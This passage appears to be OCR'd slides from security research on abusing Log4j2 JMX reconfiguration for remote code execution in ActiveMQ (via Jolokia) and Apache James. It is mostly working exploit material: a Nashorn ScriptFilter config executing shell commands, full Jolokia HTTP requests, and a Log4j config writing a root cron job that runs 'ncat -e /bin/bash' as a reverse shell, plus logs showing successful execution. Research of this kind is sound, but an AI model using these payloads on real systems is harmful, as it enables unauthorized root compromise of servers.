        new java.io.InputStreamReader(
            java.lang.Runtime.getRuntime().exec(cmd).getInputStream()
        )
    ).lines().collect(
        java.util.stream.Collectors.joining()
    )
);
]]>
            </Script>
```

Malicious ScriptFilter

JavaScript in Log4J XML Configuration

```
<?xml version="1.0" encoding="UTF-8"?>
<Configuration status="debug" name="RCETest">
    <Loggers>
        <Logger name="EventLogger" level="debug" additivity="false">
            <ScriptFilter onMatch="ACCEPT" onMisMatch="DENY">
                <Script name="RCE" language="javascript">
      <![CDATA[
      var cmd = "id";
      print(
          new java.io.BufferedReader(
              new java.io.InputStreamReader(
                  java.lang.Runtime.getRuntime().exec(cmd).getInputStream()
              )
          ).lines().collect(
              java.util.stream.Collectors.joining()
          )
      );
      ]]>
                </Script>
            </ScriptFilter>
        </Logger>
        <Root level="debug">
            <ScriptFilter onMatch="ACCEPT" onMisMatch="DENY">
                <ScriptRef ref="RCE"/>
            </ScriptFilter>
        </Root>
    </Loggers>
</Configuration>
```

Malicious ScriptFilter

Jolokia Request

```
{"type":"exec","mbean":"org.apache.logging.log4j2:type=15b642b9","operation":"setConfigT
ext(java.lang.String,java.lang.String)","arguments":["<?xml version=\"1.0\"
encoding=\"UTF-8\"?> <Configuration status=\"debug\" name=\"RCETest\">   <Loggers>
<Logger name=\"EventLogger\" level=\"debug\" additivity=\"false\">         <ScriptFilter
onMatch=\"ACCEPT\" onMisMatch=\"DENY\">           <Script name=\"RCE\"
language=\"javascript\"><![CDATA[ \t\tvar cmd = \"id\"; \t\tprint(new
java.io.BufferedReader(new
java.io.InputStreamReader(java.lang.Runtime.getRuntime().exec(cmd).getInputStream())).li
nes().collect(java.util.stream.Collectors.joining()));              ]]>
</Script>          </ScriptFilter>     </Logger>        <Root level=\"debug\">
<ScriptFilter onMatch=\"ACCEPT\" onMisMatch=\"DENY\">          <ScriptRef ref=\"RCE\"/>
</ScriptFilter>     </Root>   </Loggers>   </Configuration>","utf-8"]}
```

Malicious ScriptFilter

Jolokia Request

```
POST
/console/jolokia/?maxDepth=7&maxCollectionSize=50000&ignoreErrors=true&canonicalNaming=f
alse HTTP/1.1
Host: localhost:8161
Content-Length: 923
Content-Type: text/json
X-Requested-With: XMLHttpRequest
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like
Gecko) Chrome/98.0.4758.82 Safari/537.36
Origin: http://localhost:8161
Referer: http://localhost:8161/console/jmx/operations?nid=root-
org.apache.logging.log4j2-15b642b9
Cookie: JSESSIONID=node01wcofwog0bq791gmzbz8v99d8e0.node0
Connection: close

{"type":"exec","mbean":"org.apache.logging.log4j2:type=15b642b9","operation":"setConfigT
ext(java.lang.String,java.lang.String)","arguments":["<?xml version=\"1.0\"
encoding=\"UTF-8\"?> <Configuration status=\"debug\" name=\"RCETest\">   <Loggers>
<Logger name=\"EventLogger\" level=\"debug\" additivity=\"false\">         <ScriptFilter
onMatch=\"ACCEPT\" onMisMatch=\"DENY\">          <Script name=\"RCE\"
language=\"javascript\"><![CDATA[ \t\tvar cmd = \"id\"; \t\tprint(new
java.io.BufferedReader(new
java.io.InputStreamReader(java.lang.Runtime.getRuntime().exec(cmd).getInputStream())).li
nes().collect(java.util.stream.Collectors.joining()));             ]]>
</Script>         </ScriptFilter>     </Logger>       <Root level=\"debug\">
<ScriptFilter onMatch=\"ACCEPT\" onMisMatch=\"DENY\">         <ScriptRef ref=\"RCE\"/>
</ScriptFilter>     </Root>   </Loggers>   </Configuration>","utf-8"]}
```

Malicious ScriptFilter

Yey RCE ...

```
22:40:00 INFO {qtp1945915791-36} : Hawtio login is using 1800 sec. HttpSession timeout
22:40:01 INFO {qtp1945915791-38} : Keycloak integration is disabled
22:40:03 INFO {qtp1945915791-39} : Logging in user: admin
2023-02-08 22:44:51,675 qtp1945915791-36 DEBUG Loaded configuration from stream (734 bytes, unknown location)
2023-02-08 22:44:51,680 qtp1945915791-36 DEBUG Starting LoggerContext[name=15b642b9, org.apache.logging.log4j.core.LoggerContext@6d6d480c] with configuration XmlConfiguration[location=stream (734 b
ytes, unknown location)]...
2023-02-08 22:44:51,681 qtp1945915791-36 DEBUG Apache Log4j Core 2.17.1.redhat-00002 initializing configuration XmlConfiguration[location=stream (734 bytes, unknown location)]
2023-02-08 22:44:51,681 qtp1945915791-36 DEBUG Installed 1 script engine
Warning: Nashorn engine is planned to be removed from a future JDK release
2023-02-08 22:44:52,111 qtp1945915791-36 DEBUG Oracle Nashorn version: 11.0.18, language: ECMAScript, threading: Not Thread Safe, compile: true, names: [nashorn, Nashorn, js, JS, JavaScript, javasc
ript, ECMAScript, ecmascript], factory class: jdk.nashorn.api.scripting.NashornScriptEngineFactory
2023-02-08 22:44:52,111 qtp1945915791-36 DEBUG PluginManager 'Core' found 127 plugins
2023-02-08 22:44:52,112 qtp1945915791-36 DEBUG PluginManager 'Level' found 0 plugins
2023-02-08 22:44:52,116 qtp1945915791-36 DEBUG PluginManager 'Lookup' found 16 plugins
2023-02-08 22:44:52,117 qtp1945915791-36 DEBUG Building Plugin[name=Script, class=org.apache.logging.log4j.core.script.Script].
2023-02-08 22:44:52,120 qtp1945915791-36 DEBUG createScript(name="RCE", language="javascript", scriptText="var cmd = "id";            print(new java.io.BufferedReader(new java.io.InputStreamReade
r(java.lang.Runtime.getRuntime().exec(cmd).getInputStream())).lines().collect(java.util.stream.Collectors.joining()));")
2023-02-08 22:44:52,121 qtp1945915791-36 DEBUG Building Plugin[name=filter, class=org.apache.logging.log4j.core.filter.ScriptFilter].
2023-02-08 22:44:52,129 qtp1945915791-36 DEBUG createFilter(Script(RCE), onMatch="ACCEPT", onMismatch="DENY", Configuration(RCETest))
Warning: Nashorn engine is planned to be removed from a future JDK release
2023-02-08 22:44:52,160 qtp1945915791-36 DEBUG Building Plugin[name=logger, class=org.apache.logging.log4j.core.config.LoggerConfig].
2023-02-08 22:44:52,161 qtp1945915791-36 DEBUG createLogger(additivity="false", level="DEBUG", name="EventLogger", includeLocation="null", ={}, ={}, Configuration(RCETest), ScriptFilter(RCE))
2023-02-08 22:44:52,165 qtp1945915791-36 DEBUG Building Plugin[name=ScriptRef, class=org.apache.logging.log4j.core.script.ScriptRef].
2023-02-08 22:44:52,166 qtp1945915791-36 DEBUG createReference(ref="RCE", Configuration(RCETest))
2023-02-08 22:44:52,166 qtp1945915791-36 DEBUG Building Plugin[name=filter, class=org.apache.logging.log4j.core.filter.ScriptFilter].
2023-02-08 22:44:52,169 qtp1945915791-36 DEBUG createFilter(ScriptRef(ref=RCE), onMatch="ACCEPT", onMismatch="DENY", Configuration(RCETest))
2023-02-08 22:44:52,177 qtp1945915791-36 DEBUG Building Plugin[name=root, class=org.apache.logging.log4j.core.config.LoggerConfig$RootLogger].
2023-02-08 22:44:52,179 qtp1945915791-36 DEBUG createLogger(additivity="null", level="DEBUG", includeLocation="null", ={}, ={}, Configuration(RCETest), ScriptFilter(RCE))
2023-02-08 22:44:52,179 qtp1945915791-36 DEBUG Building Plugin[name=loggers, class=org.apache.logging.log4j.core.config.LoggersPlugin].
2023-02-08 22:44:52,182 qtp1945915791-36 DEBUG createLoggers(={EventLogger, root})
2023-02-08 22:44:52,183 qtp1945915791-36 DEBUG Configuration XmlConfiguration[location=stream (734 bytes, unknown location)] initialized
2023-02-08 22:44:52,183 qtp1945915791-36 DEBUG Starting configuration XmlConfiguration[location=stream (734 bytes, unknown location)]
2023-02-08 22:44:52,183 qtp1945915791-36 DEBUG Started configuration XmlConfiguration[location=stream (734 bytes, unknown location)] OK.
2023-02-08 22:44:52,184 qtp1945915791-36 DEBUG Shutting down OutputStreamManager SYSTEM_OUT.false.false
2023-02-08 22:44:52,184 qtp1945915791-36 DEBUG OutputStream closed
2023-02-08 22:44:52,185 qtp1945915791-36 DEBUG Shut down OutputStreamManager SYSTEM_OUT.false.false, all resources released: true
2023-02-08 22:44:52,186 qtp1945915791-36 DEBUG Appender stdout stopped with status true
2023-02-08 22:44:52,186 qtp1945915791-36 DEBUG Stopped org.apache.logging.log4j.core.config.properties.PropertiesConfiguration@e788de9 OK
2023-02-08 22:44:52,198 qtp1945915791-36 DEBUG Registering MBean org.apache.logging.log4j2:type=15b642b9
2023-02-08 22:44:52,198 qtp1945915791-36 DEBUG Registering MBean org.apache.logging.log4j2:type=15b642b9,component=StatusLogger
2023-02-08 22:44:52,199 qtp1945915791-36 DEBUG Registering MBean org.apache.logging.log4j2:type=15b642b9,component=ContextSelector
2023-02-08 22:44:52,200 qtp1945915791-36 DEBUG Registering MBean org.apache.logging.log4j2:type=15b642b9,component=Loggers,name=
2023-02-08 22:44:52,200 qtp1945915791-36 DEBUG Registering MBean org.apache.logging.log4j2:type=15b642b9,component=Loggers,name=EventLogger
2023-02-08 22:44:52,200 qtp1945915791-36 DEBUG LoggerContext[name=15b642b9, org.apache.logging.log4j.core.LoggerContext@6d6d480c] started OK with configuration XmlConfiguration[location=stream (734
 bytes, unknown location)].
2023-02-08 22:44:52,201 qtp1945915791-36 DEBUG Completed remote request to reconfigure from config text.
Warning: Nashorn engine is planned to be removed from a future JDK release
2023-02-08 22:44:54,889 qtp1945915791-40 DEBUG Script RCE is compilable
uid=1001(amq-broker) gid=1001(amq-broker) groups=1001(amq-broker) context=unconfined_u:unconfined_r:unconfined_t:s0-s0:c0.c1023
uid=1001(amq-broker) gid=1001(amq-broker) groups=1001(amq-broker) context=unconfined_u:unconfined_r:unconfined_t:s0-s0:c0.c1023
uid=1001(amq-broker) gid=1001(amq-broker) groups=1001(amq-broker) context=unconfined_u:unconfined_r:unconfined_t:s0-s0:c0.c1023
uid=1001(amq-broker) gid=1001(amq-broker) groups=1001(amq-broker) context=unconfined_u:unconfined_r:unconfined_t:s0-s0:c0.c1023
uid=1001(amq-broker) gid=1001(amq-broker) groups=1001(amq-broker) context=unconfined_u:unconfined_r:unconfined_t:s0-s0:c0.c1023
uid=1001(amq-broker) gid=1001(amq-broker) groups=1001(amq-broker) context=unconfined_u:unconfined_r:unconfined_t:s0-s0:c0.c1023
```

Malicious ScriptFilter

… nobody was expecting that …

```
2023-02-08 22:44:52,111 qtp1945915791-36 DEBUG Oracle Nashorn version: 11.0.18, language: ECMAScript, threading: Not Thread Safe, compile: true, names: [nashorn,
ript, ECMAScript, ecmascript], factory class: jdk.nashorn.api.scripting.NashornScriptEngineFactory
2023-02-08 22:44:52,111 qtp1945915791-36 DEBUG PluginManager 'Core' found 127 plugins
2023-02-08 22:44:52,112 qtp1945915791-36 DEBUG PluginManager 'Level' found 0 plugins
2023-02-08 22:44:52,116 qtp1945915791-36 DEBUG PluginManager 'Lookup' found 16 plugins
2023-02-08 22:44:52,117 qtp1945915791-36 DEBUG Building Plugin[name=Script, class=org.apache.logging.log4j.core.script.Script].
2023-02-08 22:44:52,120 qtp1945915791-36 DEBUG createScript(name="RCE", language="javascript", scriptText="var cmd = "id";             print(new java.io.Buffered
r(java.lang.Runtime.getRuntime().exec(cmd).getInputStream())).lines().collect(java.util.stream.Collectors.joining()));")
2023-02-08 22:44:52,121 qtp1945915791-36 DEBUG Building Plugin[name=filter, class=org.apache.logging.log4j.core.filter.ScriptFilter].
2023-02-08 22:44:52,129 qtp1945915791-36 DEBUG createFilter(Script(RCE), onMatch="ACCEPT", onMismatch="DENY", Configuration(RCETest))
Warning: Nashorn engine is planned to be removed from a future JDK release
```

Malicious ScriptFilter

… but, expect the unexpected I guess

```
2023-02-08 22:44:52,201 qtp1945915791-36 DEBUG Completed remote request to reconfigure from config text.
Warning: Nashorn engine is planned to be removed from a future JDK release
2023-02-08 22:44:54,889 qtp1945915791-40 DEBUG Script RCE is compilable
uid=1001(amq-broker) gid=1001(amq-broker) groups=1001(amq-broker) context=unconfined_u:unconfined_r:uncon
uid=1001(amq-broker) gid=1001(amq-broker) groups=1001(amq-broker) context=unconfined_u:unconfined_r:uncon
uid=1001(amq-broker) gid=1001(amq-broker) groups=1001(amq-broker) context=unconfined_u:unconfined_r:uncon
uid=1001(amq-broker) gid=1001(amq-broker) groups=1001(amq-broker) context=unconfined_u:unconfined_r:uncon
uid=1001(amq-broker) gid=1001(amq-broker) groups=1001(amq-broker) context=unconfined_u:unconfined_r:uncon
uid=1001(amq-broker) gid=1001(amq-broker) groups=1001(amq-broker) context=unconfined_u:unconfined_r:uncon
```

Apache James

Apache James

- No CVE (they had more important vulns to worry about)


Log4JMX in
Apache James

CVE-2023-26269: PRIVILEGE ESCALATION THROUGH UNAUTHENTICATED JMX


CVE-2023-51518: PRIVILEGE ESCALATION
VIA JMX PRE-AUTHENTICATION DESERIALISATION

Apache James

- No CVE (they had more important vulns to worry about)
- Direct JMX
- Usually runs as “root” as it listens on ports 25, 110, 143
- Exploit: Write command in cron.d as “root”

Write Malicious Cron.d

Log4J XML Configuration

```
<Pattern>
    <![CDATA[
### mal
* * * * * root ncat -e /bin/bash 127.0.0.1 5555
### mal
]]>
</Pattern>
```

Write Malicious Cron.d

Log4J XML Configuration

```
<File name="MyFile" fileName="/etc/cron.d/mal">
```


Write Malicious Cron.d

Log4J XML Configuration

```
<?xml version="1.0" encoding="UTF-8"?>
<Configuration status="debug" name="MyApp" packages="">
    <Appenders>
        <File name="MyFile" fileName="/etc/cron.d/mal">
            <PatternLayout>
                <Pattern>
                    <![CDATA[
### mal
* * * * * root ncat -e /bin/bash 127.0.0.1 5555
### mal
]]>
                </Pattern>
            </PatternLayout>
        </File>
    </Appenders>
    <Loggers>
        <Root level="debug">
            <AppenderRef ref="MyFile"/>
        </Root>
    </Loggers>
</Configuration>
```


Write Malicious Cron.d

Using Jconsole



Write Malicious Cron.d

Using Jconsole



Write Malicious Cron.d

Target's console output

```
jvm 1    | 2023-01-26 22:02:02,066 RMI TCP Connection(12)-192.168.6.129 DEBUG ---------
jvm 1    | 2023-01-26 22:02:02,066 RMI TCP Connection(12)-192.168.6.129 DEBUG Remote request to reconfigure using location http://127.0.0.1:4444/cron.xml
jvm 1    | 2023-01-26 22:02:02,067 RMI TCP Connection(12)-192.168.6.129 DEBUG Opening config URL http://127.0.0.1:4444/cron.xml
jvm 1    | 2023-01-26 22:02:02,072 RMI TCP Connection(12)-192.168.6.129 DEBUG uri does not represent a local file: http://127.0.0.1:4444/cron.xml
jvm 1    | 2023-01-26 22:02:02,072 RMI TCP Connection(12)-192.168.6.129 DEBUG Using configurationFactory org.apache.logging.log4j.core.config.ConfigurationFactory$Factory@49b9c018
jvm 1    | 2023-01-26 22:02:02,072 RMI TCP Connection(12)-192.168.6.129 DEBUG PluginManager 'Lookup' found 16 plugins
jvm 1    | 2023-01-26 22:02:02,074 RMI TCP Connection(12)-192.168.6.129 DEBUG Closing HttpInputStream sun.net.www.protocol.http.HttpURLConnection$HttpInputStream@37923ad9
jvm 1    | 2023-01-26 22:02:02,078 RMI TCP Connection(12)-192.168.6.129 DEBUG Loaded configuration from http://127.0.0.1:4444/cron.xml
jvm 1    | 2023-01-26 22:02:02,078 RMI TCP Connection(12)-192.168.6.129 DEBUG Starting LoggerContext[name=75b84c92, org.apache.logging.log4j.core.LoggerContext@73a8da0f] with configuration
XmlConfiguration[location=http://127.0.0.1:4444/cron.xml]...
jvm 1    | 2023-01-26 22:02:02,078 RMI TCP Connection(12)-192.168.6.129 DEBUG Apache Log4j Core 2.19.0 initializing configuration XmlConfiguration[location=http://127.0.0.1:4444/cron.xml]
jvm 1    | 2023-01-26 22:02:02,079 RMI TCP Connection(12)-192.168.6.129 DEBUG PluginManager 'Core' found 130 plugins
jvm 1    | 2023-01-26 22:02:02,079 RMI TCP Connection(12)-192.168.6.129 DEBUG PluginManager 'Level' found 0 plugins
jvm 1    | 2023-01-26 22:02:02,079 RMI TCP Connection(12)-192.168.6.129 DEBUG PluginManager 'Lookup' found 16 plugins
jvm 1    | 2023-01-26 22:02:02,079 RMI TCP Connection(12)-192.168.6.129 DEBUG Building Plugin[name=layout, class=org.apache.logging.log4j.core.layout.PatternLayout].
jvm 1    | 2023-01-26 22:02:02,079 RMI TCP Connection(12)-192.168.6.129 DEBUG PatternLayout$Builder(pattern="### mal
jvm 1    | * * * * * root ncat -e /bin/bash 127.0.0.1 5555
jvm 1    | ### mal", PatternSelector=null, Configuration(MyApp), Replace=null, charset="null", alwaysWriteExceptions="null", disableAnsi="null", noConsoleNoAnsi="null", header="null", foote
r="null")
jvm 1    | 2023-01-26 22:02:02,080 RMI TCP Connection(12)-192.168.6.129 DEBUG PluginManager 'Converter' found 45 plugins
jvm 1    | 2023-01-26 22:02:02,080 RMI TCP Connection(12)-192.168.6.129 DEBUG Building Plugin[name=appender, class=org.apache.logging.log4j.core.appender.FileAppender].
jvm 1    | 2023-01-26 22:02:02,080 RMI TCP Connection(12)-192.168.6.129 DEBUG FileAppender$Builder(fileName="/etc/cron.d/mal", append="null", locking="null", advertise="null", advertiseUri=
"null", createOnDemand="null", filePermissions="null", fileOwner="null", fileGroup="null", bufferedIo="null", bufferSize="null", immediateFlush="null", ignoreExceptions="null", PatternLayou
t(### mal
jvm 1    | * * * * * root ncat -e /bin/bash 127.0.0.1 5555
jvm 1    | ### mal), name="MyFile", Configuration(MyApp), Filter=null, ={})
jvm 1    | 2023-01-26 22:02:02,081 RMI TCP Connection(12)-192.168.6.129 DEBUG Starting FileManager /etc/cron.d/mal
jvm 1    | 2023-01-26 22:02:02,081 RMI TCP Connection(12)-192.168.6.129 DEBUG Building Plugin[name=appenders, class=org.apache.logging.log4j.core.config.AppendersPlugin].
jvm 1    | 2023-01-26 22:02:02,081 RMI TCP Connection(12)-192.168.6.129 DEBUG createAppenders(={MyFile})
jvm 1    | 2023-01-26 22:02:02,082 RMI TCP Connection(12)-192.168.6.129 DEBUG Building Plugin[name=AppenderRef, class=org.apache.logging.log4j.core.config.AppenderRef].
jvm 1    | 2023-01-26 22:02:02,082 RMI TCP Connection(12)-192.168.6.129 DEBUG createAppenderRef(ref="MyFile", level="null", Filter=null)
jvm 1    | 2023-01-26 22:02:02,082 RMI TCP Connection(12)-192.168.6.129 DEBUG Building Plugin[name=root, class=org.apache.logging.log4j.core.config.LoggerConfig$RootLogger].
jvm 1    | 2023-01-26 22:02:02,082 RMI TCP Connection(12)-192.168.6.129 DEBUG LoggerConfig$RootLogger$Builder(additivity="null", level="DEBUG", levelAndRefs="null", includeLocation="null",
={MyFile}, ={}, Configuration(MyApp), Filter=null)
jvm 1    | 2023-01-26 22:02:02,082 RMI TCP Connection(12)-192.168.6.129 DEBUG Building Plugin[name=loggers, class=org.apache.logging.log4j.core.config.LoggersPlugin].
jvm 1    | 2023-01-26 22:02:02,082 RMI TCP Connection(12)-192.168.6.129 DEBUG createLoggers(={root})
jvm 1    | 2023-01-26 22:02:02,083 RMI TCP Connection(12)-192.168.6.129 DEBUG Configuration XmlConfiguration[location=http://127.0.0.1:4444/cron.xml] initialized
jvm 1    | 2023-01-26 22:02:02,083 RMI TCP Connection(12)-192.168.6.129 DEBUG Starting configuration XmlConfiguration[location=http://127.0.0.1:4444/cron.xml]
jvm 1    | 2023-01-26 22:02:02,083 RMI TCP Connection(12)-192.168.6.129 DEBUG Started configuration XmlConfiguration[location=http://127.0.0.1:4444/cron.xml] OK.
jvm 1    | 2023-01-26 22:02:02,084 RMI TCP Connection(12)-192.168.6.129 DEBUG Shutting down FileManager /etc/cron.d/mal_cron
jvm 1    | 2023-01-26 22:02:02,084 RMI TCP Connection(12)-192.168.6.129 DEBUG OutputStream closed
jvm 1    | 2023-01-26 22:02:02,086 RMI TCP Connection(12)-192.168.6.129 DEBUG Shut down FileManager /etc/cron.d/mal_cron, all resources released: true
jvm 1    | 2023-01-26 22:02:02,088 RMI TCP Connection(12)-192.168.6.129 DEBUG Appender MyFile stopped with status true
jvm 1    | 2023-01-26 22:02:02,088 RMI TCP Connection(12)-192.168.6.129 DEBUG Stopped XmlConfiguration[location=http://127.0.0.1:4444/cron.xml] OK
jvm 1    | 2023-01-26 22:02:02,089 RMI TCP Connection(12)-192.168.6.129 DEBUG Registering MBean org.apache.logging.log4j2:type=75b84c92
jvm 1    | 2023-01-26 22:02:02,089 RMI TCP Connection(12)-192.168.6.129 DEBUG Registering MBean org.apache.logging.log4j2:type=75b84c92,component=StatusLogger
jvm 1    | 2023-01-26 22:02:02,089 RMI TCP Connection(12)-192.168.6.129 DEBUG Registering MBean org.apache.logging.log4j2:type=75b84c92,component=ContextSelector
jvm 1    | 2023-01-26 22:02:02,090 RMI TCP Connection(12)-192.168.6.129 DEBUG Registering MBean org.apache.logging.log4j2:type=75b84c92,component=Loggers,name=
jvm 1    | 2023-01-26 22:02:02,090 RMI TCP Connection(12)-192.168.6.129 DEBUG Registering MBean org.apache.logging.log4j2:type=75b84c92,component=Appenders,name=MyFile
jvm 1    | 2023-01-26 22:02:02,090 RMI TCP Connection(12)-192.168.6.129 DEBUG LoggerContext[name=75b84c92, org.apache.logging.log4j.core.LoggerContext@73a8da0f] started OK with configuratio
n XmlConfiguration[location=http://127.0.0.1:4444/cron.xml].
jvm 1    | 2023-01-26 22:02:02,090 RMI TCP Connection(12)-192.168.6.129 DEBUG Completed remote request to reconfigure.
```

Write Malicious Cron.d

James' console output

